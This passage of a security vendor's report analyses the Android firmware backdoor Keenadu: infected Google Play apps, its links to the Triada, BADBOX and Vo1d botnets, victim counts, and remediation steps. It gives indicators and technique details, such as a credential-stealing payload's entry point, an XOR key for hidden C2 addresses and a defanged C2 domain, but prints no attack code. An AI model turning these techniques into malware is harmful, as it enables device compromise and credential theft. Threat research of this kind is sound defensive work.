Examples of infected apps in Google Play
Each of these apps contained an embedded service named com.arcsoft.closeli.service.KucopdInitService, which launched the aforementioned Nova clicker. We alerted Google to the presence of the infected apps in its store, and they removed the malware. Curiously, while the malicious service was present in all identified apps, it was configured to execute only in one specific package: com.taismart.global.
The malicious service was launched only under specific conditions
The Fantastic Four: how Triada, BADBOX, Vo1d, and Keenadu are connected
After discovering that BADBOX downloads one of the Keenadu modules, we decided to conduct further research to determine if there were any other signs of a connection between these Trojans. As a result, we found that BADBOX and Keenadu shared similarities in the payload code that was decrypted and executed by the malicious code in libandroid_runtime.so. We also identified similarities between the Keenadu loader and the BB2DOOR module of the BADBOX Trojan. Given that there are also distinct differences in the code, and considering that BADBOX was downloading the Keenadu loader, we believe these are separate botnets, and the developers of Keenadu likely found inspiration in the BADBOX source code. Furthermore, the authors of Keenadu appear to target Android tablets primarily.
In our recent report on the Triada backdoor, we mentioned that the C2 server for one of its downloaded modules was hosted on the same domain as one of the Vo1d botnet’s servers, which could suggest a link between those two Trojans. However, during the current investigation, we managed to uncover a connection between Triada and the BADBOX botnet as well. As it turns out, the directories where BADBOX downloaded the Keenadu loader also contained other payloads for various apps. Their description warrants a separate report; for the sake of brevity, we will not delve into the details here, limiting ourselves to the analysis of a payload for the Telegram and Instagram clients (MD5: 8900f5737e92a69712481d7a809fcfaa). The entry point for this payload is the com.extlib.apps.InsTGEnter class. The payload is designed to steal victims’ account credentials in the infected services. Interestingly, it also contains code for stealing credentials from the WhatsApp client, though it is currently not utilized.
BADBOX payload code used for stealing credentials from WhatsApp clients
The C2 server addresses used by the Trojan to exfiltrate device data are stored in the code in an encrypted format. They are first decoded using Base64 and then decrypted via a XOR operation with the string "xiwljfowkgs".
Decrypted payload C2 addresses
After decrypting the C2 addresses, we discovered the domain zcnewy[.]com, which we had previously identified in 2022 during our investigation of malicious WhatsApp mods containing Triada. At that time, we assumed that the code segment responsible for stealing WhatsApp credentials and the malicious dropper both belonged to Triada. However, since we have now established that zcnewy[.]com is linked to BADBOX, we believe that the infected WhatsApp modifications we described in 2022 actually contained two distinct Trojans: Triada and BADBOX. To verify this hypothesis, we re-examined one of those modifications (MD5: caa640824b0e216fab86402b14447953) and confirmed that it contained the code for both the Triada dropper and a BADBOX module functionally similar to the one described above. Although the Trojans were launched from the same entry point, they did not interact with each other and were structured in entirely different ways. Based on this, we conclude that what we observed in 2022 was a joint attack by the BADBOX and Triada operators.
BADBOX and Triada launched from the same entry point
These findings show that several of the largest Android botnets are interacting with one another. Currently, we have confirmed links between Triada, Vo1d, and BADBOX, as well as the connection between Keenadu and BADBOX. Researchers at HUMAN Security have also previously reported a connection between Vo1d and BADBOX. It is important to emphasize that these connections are not necessarily transitive. For example, the fact that both Triada and Keenadu are linked to BADBOX does not automatically imply that Triada and Keenadu are directly connected; such a claim would require separate evidence. However, given the current landscape, we would not be surprised if future reports provide the evidence needed to prove the transitivity of these relationships.
Victims
According to our telemetry, 13,715 users worldwide have encountered Keenadu or its modules. Our security solutions recorded the highest number of users attacked by the malware in Russia, Japan, Germany, Brazil and the Netherlands.
Recommendations
Our technical support team is often asked what steps should be taken if a security solution detects Keenadu on a device. In this section, we examine all possible scenarios for combating this Trojan.
If the libandroid_runtime.so library is infected
Modern versions of Android mount the system partition, which contains libandroid_runtime.so, as read-only. Even if one were to theoretically assume the possibility of editing this partition, the infected libandroid_runtime.so library cannot be removed without damaging the firmware: the device would simply cease to boot. Therefore, it is impossible to eliminate the threat using standard Android OS tools. Operating a device infected with the Keenadu backdoor can involve significant inconveniences. Reviews of infected devices complain about intrusive ads and various mysterious sounds whose source cannot be identified.
Review of an infected tablet complaining about noise
If you encounter the Keenadu backdoor, we recommend the following:
Check for software updates. It is possible that a clean firmware version has already been released for your device. After updating, use a reliable security solution to verify that the issue has been resolved.
If a clean firmware update from the manufacturer does not exist for your device, you can attempt to install a clean firmware yourself. However, it is important to remember that manually flashing a device can brick it.
Until the firmware is replaced or updated, we recommend that you stop using the infected device.
If one of the system apps is infected
Unfortunately, as in the previous case, it is not possible to remove such an app from the device because it is located in the system partition. If you encounter the Keenadu loader in a system app, our recommendations are:
Find a replacement for the app, if applicable. For example, if the launcher app is infected, you can download any alternative that does not contain malware. If no alternatives exist for the app – for example, if the face recognition service is infected – we recommend avoiding the use of that specific functionality whenever possible.
Disable the infected app using ADB if an alternative has been found or you don’t really need it. This can be done with the command adb shell pm disable --user 0 %PACKAGE%.
If an infected app has been installed on the device
This is one of the simplest cases of infection. If a security solution has detected an app infected with Keenadu on your device, simply uninstall it following the instructions the solution provides.
Conclusion
Developers of pre-installed backdoors in Android device firmware have always stood out for their high level of expertise. This is still true for Keenadu: the creators of the malware have a deep understanding of the Android architecture, the app startup process, and the core security principles of the operating system. During the investigation, we were surprised by the scope of the Keenadu campaigns: beyond the primary backdoor in firmware, its modules were found in system apps and even in apps from Google Play. This places the Trojan on the same scale as threats like Triada or BADBOX. The emergence of a new pre-installed backdoor of this magnitude indicates that this category of malware is a distinct market with significant competition.
Keenadu is a large-scale, complex malware platform that provides attackers with unrestricted control over the victim’s device. Although we have currently shown that the backdoor is used primarily for various types of ad fraud, we do not rule out that in the future, the malware may follow in Triada’s footsteps and begin stealing credentials.

 Login
Login



























